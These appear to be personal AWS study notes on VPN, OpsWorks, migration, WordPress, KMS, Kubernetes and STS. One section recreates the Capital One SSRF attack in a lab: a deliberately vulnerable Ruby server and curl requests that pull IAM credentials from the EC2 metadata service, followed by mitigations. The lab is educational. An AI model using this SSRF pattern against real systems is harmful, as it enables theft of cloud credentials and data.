https://aws.amazon.com/vpn/faqs/

What is AWS Site-to-Site VPN?
https://docs.aws.amazon.com/vpn/latest/s2svpn/VPC_VPN.html
By default, instances that you launch into an Amazon VPC can't communicate with your own (remote) network. You can enable access to your remote network from your VPC by attaching a virtual private gateway to the VPC, creating a custom route table, updating your security group rules, and creating an AWS Site-to-Site VPN (Site-to-Site VPN) connection.

What Is AWS Client VPN?
https://docs.aws.amazon.com/vpn/latest/clientvpn-admin/what-is.html
AWS Client VPN is a managed client-based VPN service that enables you to securely access your AWS resources and resources in your on-premises network. With Client VPN, you can access your resources from any location using an OpenVPN-based VPN client.

With AWS Client VPN, there are two types of user personas that interact with the Client VPN endpoint: administrators and clients.

The administrator is responsible for setting up and configuring the service. This involves
- Creating the Client VPN endpoint
- Associating the target network
- Configuring the authorization rules, and setting up additional routes (if required)
- Downloads the Client VPN endpoint configuration file and distributes it to the clients who need access.
- The Client VPN endpoint configuration file includes the DNS name of the Client VPN endpoint and certificate information required to establish a VPN session.

The client is the end-user. This is the person who connects to the Client VPN endpoint to establish a VPN session. The client establishes the VPN session from their local computer or mobile device using an OpenVPN-based VPN client application. After they have established the VPN session, they can securely access the resources in the VPC in which the associated subnet is located. They can also access other resources in AWS or an on-premises network if the required route and authorization rules have been configured.

Administrator Tasks
https://docs.aws.amazon.com/vpn/latest/clientvpn-admin/cvpn-getting-started.html

User Tasks
https://docs.aws.amazon.com/vpn/latest/clientvpn-user/user-getting-started.html

OpsWorks

15 July 2019 14:43

AWS OpsWorks (M9/S20)

Why OpsWorks (S21 and S22)

OpsWorks Services (S26)
- Chef Automate (https://docs.aws.amazon.com/opsworks/latest/userguide/gettingstarted-opscm.html)
- OpsWorks Stacks (using Chef Solo)
- Puppet Enterprise (https://docs.aws.amazon.com/opsworks/latest/userguide/gettingstarted-opspup.html)

- Declaraive vs Imperative
- Puppet (Declarative - Puppet DSL) and Chef (Imperative - Ruby DSL)
- Puppet (maninfests and modules) and Chef (cookbooks has recipies has resources)
- Both follow master-client architecture with Chef having an addition workstation (to test and push to central server)
- https://logz.io/blog/chef-vs-puppet/ - Puppet vs Chef Code examples

a) Chef Automate (uses Chef Server) S27
Chef Architecture - https://logz.io/wp-content/uploads/2017/01/chef-configuration.jpg
Knife - used for communication from local machine to Chef Server
Test Kitchen - test locally
Installing Apache2 and creating index.html using Chef - https://www.digitalocean.com/community/tutorials/configuration-management-101-writing-chef-recipes

b) Puppet Enterprise (S40)
Puppet Architecture - https://logz.io/wp-content/uploads/2017/01/puppet-configuration.jpg
Puppet Emulator with user example - https://puppet.com/products/emulator#emulator
Every resource desribes some aspect of a system like a service, user, file etc. Resources are defined using Puppet DSL which are run every 30min by default.
Puppet Demos - https://puppet.com/demos
Puppet VM - https://puppet.com/download-learning-vm

c) Stacks (S31) - Model application as a bunch of layers. Uses embedded chef solo client installed on EC2) - Chef-Solo is an open source tool that runs locally and allows to provision guest machines using Chef cookbooks without the complication of any Chef client and server configuration.
https://docs.chef.io/chef_solo.html
Chef Solo to Zero - https://blog.chef.io/2014/06/24/from-solo-to-zero-migrating-to-chef-client-local-mode/
https://docs.aws.amazon.com/opsworks/latest/userguide/workingstacks.html
- Stack -> Layer -> Instances -> Apps

Demo - AWS OpsWorks Stack (S39)
- Refer Doc 2 - https://s3.amazonaws.com/module-non-videos/x2d9xsowv1.pdf
- https://github.com/aws-samples/opsworks-demo-php-simple-app

Creating and Importing Cookbooks - https://docs.aws.amazon.com/opsworks/latest/userguide/cookbooks-101-opsworks-opsworks-instance.html

OpsWorks Stack LifeCycle Events (S24)
About Events - https://docs.aws.amazon.com/opsworks/latest/userguide/workingcookbook-events.html
Assigning a recipie to an event - https://docs.aws.amazon.com/opsworks/latest/userguide/other-services-redis-event.html

Chef 11 vs 12
https://docs.aws.amazon.com/opsworks/latest/userguide/chef-12-linux.html

Integrating CF with Puppet and Chef
https://aws.amazon.com/cloudformation/aws-cloudformation-articles-and-tutorials/

Migration

15 July 2019 17:02

General Migration
https://aws.amazon.com/cloud-migration/

Data Migration
https://aws.amazon.com/cloud-data-migration/

Four Phases

- **PROJECT** - Run small/trial projects/PoC to get familiar and experience the benefits of the Cloud
- **FOUNDATION** - Setting Cloud Center of excellence, Creating accouts, forming Secuity and Compliance guidelines etc
- **MIGRATION** - Migrate applications or entire data center to the Cloud
- **REINVENTION** - Take advantage of flexibility of the Cloud for increasing the inovation, TTM etc.

Migration Process

- **Phase 1 : MIGRATION PREPERATION AND BUSINESS PLANNING**
  - Business case, Identify the objectives and benefits
- **Phase 2 : PORTFOLIO DISCOVERY AND PLANNING**
  - Identify the applications and prioritizee them
- **Phase 3 : DESIGNING, MIGRATING AND VALIDATING APPLICATIONS**
  - Start with less critical and easy to move applications towards critical and difficult to move applications
- **Phase 4: OPERATE**
  - Turn off old applications
  - Improve people, process and technology

Six Common Application Migration Srategies (6R's)

1. **Rehost (Lift and shift)** - Applications are migrated as is without any changes to the Cloud. Virtual machines from VMware vSphere and Windows Hyper-V. AWS SMS (Service Migration Service) can be used.

2. **Replatform (Lift, tinker and shift)** - A few cloud optimzations are perfomed without changing the core architectures of the applications. May be use RDS, Elastic Bean Stalk.

3. **Repurchase** - Move to a different product or upgrading to a newer version, involves change in the existing license model.

4. **Refactor/Rearchitect** - For ex, moving to SOA or Containers. Mainly driven by a strong business need to add features, scale, or performance that would otherwise be difficult to achieve in the application's existing environment.

5. **Retire**

6. **Retain** - keep the application as-is, because maybe of the criticality, budget etc.

AWS Services to help with Server and Database Migration

- **AWS SMS (Server Migration Service)** - Virtual machines from VMware vSphere and Windows Hyper-V.
- **AWS DMS (Database Migration Service)**
- **VMWare Cloud on AWS** - seamlessly migrate and extend their on-premises VMware vSphere-based environments to the AWS Cloud running on next-generation Amazon Elastic Compute Cloud (Amazon EC2) bare metal infrastructure.

Data Migration

- S3 Transfer Accleration
- Snowball
- SnowMobile
- DirectConnect (Uses Direct Connect Locations)
- Kinesis Firehose
- edynamo

WordPressSetup

29 January 2019 11:25

Option 1 : Install it using AWS Elastic BeanStalk as mentioned below.

- https://aws.amazon.com/getting-started/projects/build-wordpress-website/
- Note that it is costly

Option 2 : Install the different components manually.

1. Create EC2 (Ubuntu Server 16.04 LTS (HVM), SSD Volume Type) of type t2.micro

2. Create a public RDS instance of db.t2.micro type using MySQL database. Notedown the username, password, database and the RDS endpoint.

3. Note that alll the commands have to be run as root. So execute the below command.

```
sudo su
```

4. Putty into the EC2 instance and execute the below commands to install the required softwares.

```
apt-get update
apt-get install apache2 php php-mysql php-curl mysql-client libapache2-mod-php unzip
```

5. Again in Putty execute the below commands to download and extract the lastest WordPress.

```
cd /var/www/
wget https://wordpress.org/latest.zip
unzip latest.zip
```

6. Make a copy of the wp-config-sample.php file as wp-config.php in Putty.

```
cd wordpress
cp wp-config-sample.php wp-config.php
```

7. Modify the wp-config.php to include the dabase details. The localhost should be replaced with the endpoint of the RDS database instance. Use the vi editor for the same.

```
define('DB_NAME', 'database_name_here');
define('DB_USER', 'username_here');
define('DB_PASSWORD', 'password_here');
define('DB_HOST', 'localhost');
```

8. By default the webserver expects the web pages in the /var/www/html folder, but the WordPress has been installed in the /var/www/wordpress folder. Modify the 000-default.conf file in the /etc/apache2/sites-enabled folder to change the DocumentRoot to /var/www/wordpress.

9. For the changes to take effect the apache web server has to be restarted. Execute the below command.

```
service apache2 restart
```

10. All the wordpress files belong to the root user and group. Change the permissions using the chown command.

```
chown -R www-data:www-data /var/www/wordpress
```

11. Access the WordPress using the below URL in a browser. Note to replace the ip address in the URL with public ip addrsss of the EC2.

- http://52.90.49.139/wp-admin/install.php

12. Complete the WordPress installation by following the instructions in the browser.

13. Once the installation is complete, log intot he WordPress and publish a new post.

Additional tasks :

1. Create a aname record for the EC2 public ip address in the Route53 service. Now the WordPress blog can be accessed by using a user friendly URL.

2. Change the DB to multi AZ HA mode.

3. Create an EFS and attach it to Ubuntu instance (/var/www/wordpress/wp-content/uploads). Make sure all the WordPress media files go into the EBS folder.

4. Create a highly available website by using ELB.

5. Creating an AutoScaling WebSite.

6. CloudFormation for automation.

7. Attache an EBS Disk.

Project Ideas

29 January 2019 11:06

Architect an Airline Booking Application, End-to-End
https://pages.awscloud.com/GLOBAL-devstrategy-OE-BuildOnServerless-2019-reg-event.html

Project Ideas - https://aws.amazon.com/getting-started/projects/
https://aws.amazon.com/getting-started/use-cases/

Controlling your AWS costs by deleting unused Amazon EBS volumes
https://aws.amazon.com/blogs/mt/controlling-your-aws-costs-by-deleting-unused-amazon-ebs-volumes/

AWS S3 Photo Thumbnail
- http://docs.aws.amazon.com/lambda/latest/dg/with-s3-example.html
- http://www.thecloudavenue.com/2017/08/photo-resizing-using-aws-lambda-serverless-architecture.html

Analyzing the Airline Dataset using S3/Athena or EMR
- http://stat-computing.org/dataexpo/2009/the-data.html
- http://www.thecloudavenue.com/2017/06/converting-airline-row-to-columnar-format.html
- http://www.thecloudavenue.com/2017/06/processing-airline-dataset-with-aws-athena.html

Exploring images on social media using Amazon Rekognition and Amazon Athena
https://aws.amazon.com/blogs/machine-learning/exploring-images-on-social-media-using-amazon-rekognition-and-amazon-athena/

Building a website
1. Build a simple Lamba function, say to do some interesting calculation, configure a REST API for it using AWS API Gateway, and call it from Javascript embedded in the site/page.
2. Host the website on an Apache instance running on an EC2 micro instance.
4. Have the whole thing “come to life” from nothing by using CloudFormation to create, configure and start the components of the solution.

Installing Moodle LMS on EC2
- https://docs.moodle.org/33/en/Installation_Guide_for_Installing_on_Amazon_EC2
- https://docs.moodle.org/33/en/Installing_Moodle

Using X-ray to debug distributed applications
From <https://aws.amazon.com/blogs/aws/aws-lambda-support-for-aws-x-ray/>

Creating an Amazon Rekognition Lambda Function
https://docs.aws.amazon.com/rekognition/latest/dg/stored-video-lambda.html

Optimize Security Groups
https://aws.amazon.com/blogs/security/how-to-optimize-and-visualize-your-security-groups/
https://aws.amazon.com/blogs/security/how-to-visualize-and-refine-your-networks-security-by-adding-security-group-ids-to-your-vpc-flow-logs/

Analysis of the Wiki data to calculate the PageRank and to create and Index.

Build a Serverless Web Application using Lambda, API Gateway, S3, DynamoDB, Cognito
https://aws.amazon.com/getting-started/projects/build-serverless-web-app-lambda-apigateway-s3-dynamodb-cognito/

How to add file upload features to your website with AWS Lambda and S3

https://read.acloud.guru/how-to-add-file-upload-features-to-your-website-with-aws-lambda-and-s3-48bbe9b83eaa

Build a Modern Web Application
https://aws.amazon.com/getting-started/projects/build-modern-app-fargate-lambda-dynamodb-python/

Error Processor Sample Application for AWS Lambda
https://docs.aws.amazon.com/lambda/latest/dg/sample-errorprocessor.html

Serverless DevOps Workshop
Client -> API Gateway -> Lambda -> DynamoDB
https://github.com/aws-samples/aws-serverless-workshops/tree/master/DevOps

Serverless Image Handler
https://aws.amazon.com/solutions/serverless-image-handler/

How AWS built a production service using serverless technologies
https://aws.amazon.com/blogs/opensource/real-world-serverless-application/

Building a serverless weather bot with two-way SMS, AWS SAM, and AWS Lambda
https://aws.amazon.com/blogs/compute/building-a-serverless-weather-bot-with-two-way-sms-aws-sam-and-aws-lambda/

3 Steps to Access AWS Resources with Google Sign-In
https://blog.codecentric.de/en/2018/04/accessing-aws-resources-with-google-sign-in/

Certification

11 June 2019 18:15

https://aws.amazon.com/certification/
https://aws.amazon.com/certification/certification-prep/

Practice Exam
https://aws.amazon.com/about-aws/whats-new/2014/07/07/aws-certification-practice-exams-now-available/

SignIn for AWS Certificate
https://www.aws.training/SignIn?returnUrl=%2FCertification

Practice Exam - 20$
Cloud Practioner - 100$
Associate Exam - 150$
Professional Exam - 300$

aiotestking.com
whizlabs.com

MOOC

09 August 2019 06:53

https://aws.amazon.com/about-aws/whats-new/2019/08/aws-developer-series-relaunched-on-edx/

Amazon DynamoDB: Building NoSQL Database-Driven Applications
https://www.edx.org/course/amazon-dynamodb-building-nosql-database-driven-applications

Capital One Hack

15 August 2019 09:24

Introduction

Steps to recreate the Capital One hack

1. Create a Security Group - Open Port 80 for HTTP and Port 22 for SSH. Open it for MyIP using the Source IP.

2. Create an Ubuntu EC2 instance of t2.micro and login via Putty. Attach the above Security Group.

3. Create a role (Role4EC2-S3RO) with AmazonS3ReadOnlyAccess policy and assign the policy to the above Ubuntu EC2 instance. Attach a policy with very limited privileges like S3 RO or something else, behind which there is no critical data.

4. Test the below CURL command in the Ubuntu EC2 Instance to get the IAM Role credentials via EC2 Metadata Service.

curl http://169.254.169.254/latest/meta-data/iam/security-credentials/Role4EC2-S3RO

5. In Ubuntu, install ruby and sinatra on Ubuntu EC2 instance. The last command will takes a few minutes for execution.

```
sudo apt-get update
sudo apt-get install ruby
sudo gem install sinatra
```

6. Create server.rb file with the below content on the Ubuntu EC2 instance. This will create a webserver. The server takes an URL as request, opens the same and sends the URL content as the response.

```
require 'sinatra'
require 'open-uri'

get '/' do
  format 'RESPONSE: %s', open(params[:url]).read
end
```

7. Get the Private IP of the Ubuntu EC2, use the same in the below command and execute it in Ubuntu EC2 instance. This will start the webserver using the above Ruby program.

```
sudo ruby server.rb -o 172.31.3.228 -p 80
```

8. Run the below command in Ubuntu EC2 Instance. Make sure to replace the 34.234.211.61 with the Public IP of the Ubuntu EC2 instance. Notice the Security Credentials of the role attached to the Ubuntu EC2 Instance.

curl http://34.234.211.61:80/\?url\=http://169.254.169.254/latest/meta-data/iam/security-credentials/Role4EC2-S3RO

9. Open the below URL in a browser from any machine, to get the Security Credentials of the IAM Role displayed in the browser. Make sure to replace the 34.234.211.61 with the Public IP of the Ubuntu EC2 instance. Notice the Security Credentials of the role attached to the Ubuntu EC2 Instance.

http://34.234.211.61:80?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/Role4EC2-S3RO

This is how the Capital One and other banks hack happened via SSRF. Once the Hacker got the Security Credetials, it's all about using the AWS CLI or SDK to get the data from S3.

10. Make sure to terminate the EC2 and delete the role.

Mitigations around the SSRF

Any one of the below would have stopped the Capital One Hack.

1. Application code review for the SSRF attacks and perform proper validation of the inputs.

2. Adding a WAF rule to detect "169.254.169.254" string and block would have avoided this attack.

3. Make changes the Ubuntu EC2 Instance to block the calls to 169.254.169.254.
iptables -A OUTPUT -m owner ! --uid-owner root -d 169.254.169.254 -j DROP
https://serverfault.com/questions/436086/how-to-prevent-firewall-calls-to-aws-ec2-instance-metadata-api

Conclusion

References

Retrieving the Role Security Credentials via EC2 Metadata
https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/iam-roles-for-amazon-ec2.html#instance-metadata-security-credentials

EC2s most dangerous feature
http://www.daemonology.net/blog/2016-10-09-EC2s-most-dangerous-feature.html

WAF FAQ
https://aws.amazon.com/waf/faqs/

1. What is AWS WAF?
AWS WAF is a web application firewall that helps protect web applications from attacks by allowing you to configure rules that allow, block, or monitor (count) web requests based on conditions that you define. These conditions include IP addresses, HTTP headers, HTTP body, URI strings, SQL injection and cross-site scripting.

11. What services does AWS WAF support?
AWS WAF can be deployed on Amazon CloudFront, the Application Load Balancer (ALB), and Amazon API Gateway. As part of Amazon CloudFront it can be part of your Content Distribution Network (CDN) protecting your resources and content at the Edge locations. As part of the Application Load Balancer it can protect your origin web servers running behind the ALBs. As part of Amazon API Gateway, it can help secure and protect your REST APIs.

http://sinatrarb.com/
Sinatra is a small light weight web framework written in Ruby.

What is SSFR and code for the same
https://www.hackerone.com/blog-How-To-Server-Side-Request-Forgery-SSRF

On Capital One Attack
From Krebs
https://krebsonsecurity.com/2019/07/capital-one-data-theft-impacts-106m-people/
https://krebsonsecurity.com/2019/08/what-we-can-learn-from-the-capital-one-hack/
From Evan
https://ejj.io/blog/capital-one

Route53

24 November 2019 12:27

Get the nameservers for a domain name
host -t NS praveen-something.tk

KMS

26 November 2019 11:34

The below steps are got from the Edx course.
https://courses.edx.org/courses/course-v1:AWS+OTP-AWSD3+2T2019/courseware/4659fd5f2f304f1bb8278e3c919d2310/0b52a56d1a684ce19143bebca753944c/3?activate_block_id=block-v1%3AAWS%2BOTP-AWSD3%2B2T2019%2Btype%40vertical%2Bblock%4007c25377c9904f2689723a8a99be44db

We would be encrypting a string using a python program on EC2 with KMS. And then decrypt is using the Lambda function.

-- Create an Ubuntu EC2 instance with role having Admin Policy attached.

-- Ececute the below commands on Ubuntu

```
sudo apt-get update
sudo apt-get install unzip python3-pip
pip3 install awscli --upgrade
export PATH="$PATH:/home/ubuntu/.local/bin/"
```

-- Configure only the AWS Region using the `aws configure` command. us-east-1 or some other.

-- Get the code again by executing the below commands on Ubuntu.

```
wget https://us-west-2-tcdev.s3.amazonaws.com/courses/AWS-100-ADO/v1.0.0/exercises/ex-kms.zip
unzip -o ex-kms.zip
```

-- Install the Python dependencies to run the Python code to encrypt.

```
cd ex-kms
sudo pip3 install -r requirements.txt
```

-- Create an IAM Policy with the below json to be attached to Lambda via a role.

```
 {
   "Version": "2012-10-17",
   "Statement": [
      {
         "Sid": "KMSDecrypt",
         "Effect": "Allow",
         "Action": [
            "kms:Decrypt",
            "kms:DescribeKey"
         ],
         "Resource": "*"
      }
   ]
}
```

-- Create an IAM Lambda Role and attach the above policy and the AWSLambdaBasicExecutionRole policy.

-- Create an KMS key (alias/lambdademo). Once created, note down the ARN for the key.

-- Encrypt the code using Python on the EC2 instance. Replace the KMS Key ARN in the below command.

```
python3 encryptor.py arn:aws:kms:us-east-1:963880036659:key/bb36ab99-0dd5-48fd-bac9-f1c34acaa4f0 "MySecretPassword" --output lambdaEnvVars.json
```

-- Create the Lambda function from the CLI (Replace the Lambda Role ARN in the command)

```
aws lambda create-function --function-name "decryptor" --runtime "python3.6" --role arn:aws:iam::963880036659:role/LambdaRole --handler "decryptor.lambda_handler" --zip-file fileb://decryptor.zip --description "lambda function with an encrypted envvar, which we'll decrypt" --cli-input-json file://lambdaEnvVars.json
```

-- Execute the Lambda function to decrypt the password. Open the decrypt.output file and check if the password has been decrypted.

```
aws lambda invoke --function-name decryptor decrypt.output
```

Cleanup

- Lambda
- EC2
- IAM Role
- IAM Policy
- KMS Key (7 day schedule perion)

kops (k8s on AWS)

26 November 2019 22:13

Creating a K8S Cluster on AWS using kops (https://github.com/kubernetes/kops)
NOTE THAT IT DOESN'T FALL UNDER FREE TIER

-- Create an Ubuntu EC2 instance.

-- Execute the below commands on Ubuntu

curl -s https://packages.cloud.google.com/apt/doc/apt-key.gpg | sudo apt-key add -
echo "deb https://apt.kubernetes.io/ kubernetes-xenial main" | sudo tee -a /etc/apt/sources.list.d/kubernetes.list
sudo apt-get update
sudo apt-get install -y python3-pip apt-transport-https kubectl
pip3 install awscli --upgrade
export PATH="$PATH:/home/ubuntu/.local/bin/"

#Download kops
curl -LO https://github.com/kubernetes/kops/releases/download/$(curl -s https://api.github.com/repos/kubernetes/kops/releases/latest | grep tag_name | cut -d '"' -f 4)/kops-linux-amd64
chmod +x kops-linux-amd64
sudo mv kops-linux-amd64 /usr/local/bin/kops

Check if aws, kops and kubectl commands are there in the path or not

#Create a user with the below access and get the keys
AmazonEC2FullAccess
AmazonS3FullAccess
IAMFullAccess
AmazonVPCFullAccess

-- Configure the keys and AWS Region using the `aws configure` command. us-east-1 or some other region.

export AWS_ACCESS_KEY_ID=$(aws configure get aws_access_key_id)
export AWS_SECRET_ACCESS_KEY=$(aws configure get aws_secret_access_key)

ssh-keygen -f .ssh/id_rsa

export NAME=myfirstcluster.k8s.local
export KOPS_STATE_STORE=s3://praveen-kops-cluster

aws s3api create-bucket --bucket praveen-kops-cluster --region us-east-1

kops create cluster --name=$NAME --state=$KOPS_STATE_STORE --zones=us-east-1a --node-count=2 --node-size=t2.micro --master-size=t2.micro

kops update cluster $NAME --yes

kops delete cluster --name $NAME --yes

aws s3api delete-bucket --bucket praveen-kops-cluster --region us-east-1

OUTPUT OF THE CREATE COMMAND

Cluster configuration has been created.

Suggestions:
 * list clusters with: kops get cluster
 * edit this cluster with: kops edit cluster myfirstcluster.k8s.local
 * edit your node instance group: kops edit ig --name=myfirstcluster.k8s.local nodes

* edit your master instance group: kops edit ig --name=myfirstcluster.k8s.local master-us-east-1a


Finally configure your cluster with: kops update cluster --name myfirstcluster.k8s.local --yes


---

OUTPUT OF THE UPDATE COMMAND

Cluster is starting. It should be ready in a few minutes.

Suggestions:
 * validate cluster: kops validate cluster
 * list nodes: kubectl get nodes --show-labels
 * ssh to the master: ssh -i ~/.ssh/id_rsa admin@api.myfirstcluster.k8s.local
 * the admin user is specific to Debian. If not using Debian please use the appropriate user based on your OS.
 * read about installing addons at: https://github.com/kubernetes/kops/blob/master/docs/addons.md.





eksctl (k8s on AWS)

28 November 2019 05:39

-- Create an Ubuntu EC2 instance (t2.micro). On this instance we would be running the eksctl and other commands.

-- Execute the below commands on Ubuntu

```
#generate ssh keypairs to be used by the worker K8S instances
ssh-keygen -f .ssh/id_rsa

#install the required software
curl -s https://packages.cloud.google.com/apt/doc/apt-key.gpg | sudo apt-key add -
echo "deb https://apt.kubernetes.io/ kubernetes-xenial main" | sudo tee -a /etc/apt/sources.list.d/kubernetes.list

sudo apt-get update
sudo apt-get install -y python3-pip kubectl

curl -o aws-iam-authenticator https://amazon-eks.s3-us-west-2.amazonaws.com/1.14.6/2019-08-22/bin/linux/amd64/aws-iam-authenticator
chmod +x ./aws-iam-authenticator
sudo mv ./aws-iam-authenticator /usr/local/bin

pip3 install awscli --upgrade
export PATH="$PATH:/home/ubuntu/.local/bin/"

curl --silent --location "https://github.com/weaveworks/eksctl/releases/download/latest_release/eksctl_$(uname -s)_amd64.tar.gz" | tar xz -C /tmp
sudo mv /tmp/eksctl /usr/local/bin

#Get the access keys for the AWS root and provide them using the `aws configure` command.

#Create a cluster.yaml file for a nodegroup or managed nodegroup and start creating the cluster. It would take 10-15 minutes time.
eksctl create cluster -f cluster.yaml

#Create a deployment with 2 ngnix pods and get the pod details.
kubectl run nginx --image=nginx -r=2
kubectl getpods -o wide

#delete the cluster
eksctl delete cluster --wait --region=us-east-1 --name=praveen-k8s-cluster

-----

# An example of ClusterConfig showing nodegroups with mixed instances (spot and on demand):
---
apiVersion: eksctl.io/v1alpha5
kind: ClusterConfig

metadata:
  name: praveen-k8s-cluster
  region: us-east-1

vpc:
 subnets:
  public:
   us-east-1a: { id: subnet-32740f6e }
   us-east-1b: { id: subnet-78146a1f }
   us-east-1c: { id: subnet-16561338 }

nodeGroups:
  - name: ng-1
    ssh:
      allow: true
    minSize: 1
    maxSize: 2
    instancesDistribution:
      instanceTypes: ["t3.small", "t3.medium"]
      onDemandBaseCapacity: 0
      onDemandPercentageAboveBaseCapacity: 0
      spotInstancePools: 2
```

```
# An example of ClusterConfig showing managed nodegroups
---
apiVersion: eksctl.io/v1alpha5
kind: ClusterConfig

vpc:
  subnets:
    public:
      us-east-1a: { id: subnet-32740f6e }
      us-east-1b: { id: subnet-78146a1f }
      us-east-1c: { id: subnet-16561338 }

metadata:
    name: praveen-k8s-cluster
    region: us-east-1

managedNodeGroups:
  - name: managed-ng-1
    instanceType: t3.small
    minSize: 1
    maxSize: 1
    desiredCapacity: 1
    volumeSize: 20
    ssh:
      allow: true

-----

sudo snap install jq
kubectl get nodes -o json | jq -r .items[].status.allocatable.pods | paste -sd+ - | bc

-----
```

k8s management console (k8s on AWS)

28 November 2019 21:37

https://docs.aws.amazon.com/eks/latest/userguide/getting-started-console.html#eks-configure-kubectl

When an Amazon EKS cluster is created, the IAM entity (user or role) that creates the cluster is added to the Kubernetes RBAC authorization table as the administrator (with system:master permissions. Initially, only that IAM user can make calls to the Kubernetes API server using kubectl. For more information, see Managing Users or IAM Roles for your Cluster. If you use the console to create the cluster, you must ensure that the same IAM user credentials are in the AWS SDK credential chain when you are running kubectl commands on your cluster.

Before generating the k8s config file using the below command, run the `aws configure` command and provide the access keys of the user which created the cluster.

aws eks --region us-east-1 update-kubeconfig --name my-k8s-cluster

---

Cleaning up

- Delete the node group
- Delete the eks cluster
- Delete the CloudFormation stacks (role and then vpc)
- Delete the CloudWatch LogGroup
- Delete the IAM Role
- Terminate the EC2
- Delete the access keys

Transit Gateway

08 December 2019 21:51

Instead of using VPC Peering, Transit Gateway is recommended for connecting two VPCs.

Getting Started
https://docs.aws.amazon.com/vpc/latest/tgw/tgw-getting-started.html

Introducing AWS Transit Gateway
https://www.youtube.com/watch?v=yQGxPEGt_-w

STS Assume Role

09 December 2019 21:16

Objective : Praveen (root account - trusting account) wants to give an sam (IAM User) in Aamir (root account - trusted account) permissions for S3-RO in Praveen (root account).
Note that this exercise will require two AWS Accounts.

-- Create an IAM User sam in Aamir (root account) with AWS Management Console Access and no other permissions. Specify the passw ord and uncheck 'Require password reset'. Note down the URL this user has to login as.

-- In the Praveen (root account) create an IAM Role.
- Select 'Another AWS Account'
- Enter the Account ID of Aamir (root account).
- Attach the AmazonS3ReadOnlyAccess Policy.
- Give the role a 'sts-s3-read-only-role' name.
- Expand the role and click on 'Trust relationships'.
- Ckick on 'Edit trust relationship'.
- Replace the arn with the arn of the IAM User created earlier.

-- In the Aamir (root account)
- Expand the user
- Click on 'Add inline policy'
- Select STS as the service and AssumeRole as the Action
- In the Resources click on 'Add ARN'
- Paste the ARN of the Role created earlier.
- Click on 'Review policy'
- Give the policy 'sts-assume-role-policy' and click on 'Create policy'.

-- Try assuming the role
- Login as the IAM user.
- Click on the name on the top right
- Select 'Switch Role'.
- Click on 'Switch Role'.
- Enter the Praveen (root account) account it and the role name.
- Click on 'Switch Role'.
- On the top right the user name should change.
- Go to the S3 Management Console and the buckets in the Praveen (root account) should be visible for RO.

-- Clean the AWS Resources created earlier.

References :
https://docs.aws.amazon.com/IAM/latest/UserGuide/id_credentials_temp.html
https://medium.com/@devopslearning/introduction-to-aws-security-token-service-sts-b3049aade3c1

3 Steps to Access AWS Resources with Google Sign-In
https://blog.codecentric.de/en/2018/04/accessing-aws-resources-with-google-sign-in/

AWS ECS

10 December 2019 08:21

https://console.aws.amazon.com/ecs/home#/firstRun

Cluster --> Service -> Task definition -> Container definition

Task is like a pod in K8S with multiple containers.

A service allows you to run and maintain a specified number (the "desired count") of simultaneous instances of a task definition in an ECS cluster. This is like a deployment in K8S.

Organizations, SSO and AD

16 December 2019 17:16

Use AD to login into AWS Account
Launch Windows EC2 in AD Domain

https://aws.amazon.com/blogs/security/how-to-access-the-aws-management-console-using-aws-microsoft-ad-and-your-on-premises-credentials/
https://docs.aws.amazon.com/directoryservice/latest/admin-guide/ms_ad_getting_started_create_directory.html
https://docs.aws.amazon.com/directoryservice/latest/admin-guide/ms_ad_management_console_access.html
https://docs.aws.amazon.com/directoryservice/latest/admin-guide/create_role.html
https://docs.aws.amazon.com/directoryservice/latest/admin-guide/microsoftadbasestep3.html
https://docs.aws.amazon.com/directoryservice/latest/admin-guide/ms_ad_manage_users_groups_create_user.html
https://docs.aws.amazon.com/directoryservice/latest/admin-guide/assign_role.html

Add multiple AWS Accounts in an organization and use SCP to control them
https://docs.aws.amazon.com/organizations/latest/userguide/orgs_tutorials_basic.html

Setup SSO to access multiple AWS Accounts
https://docs.aws.amazon.com/singlesignon/latest/userguide/getting-started.html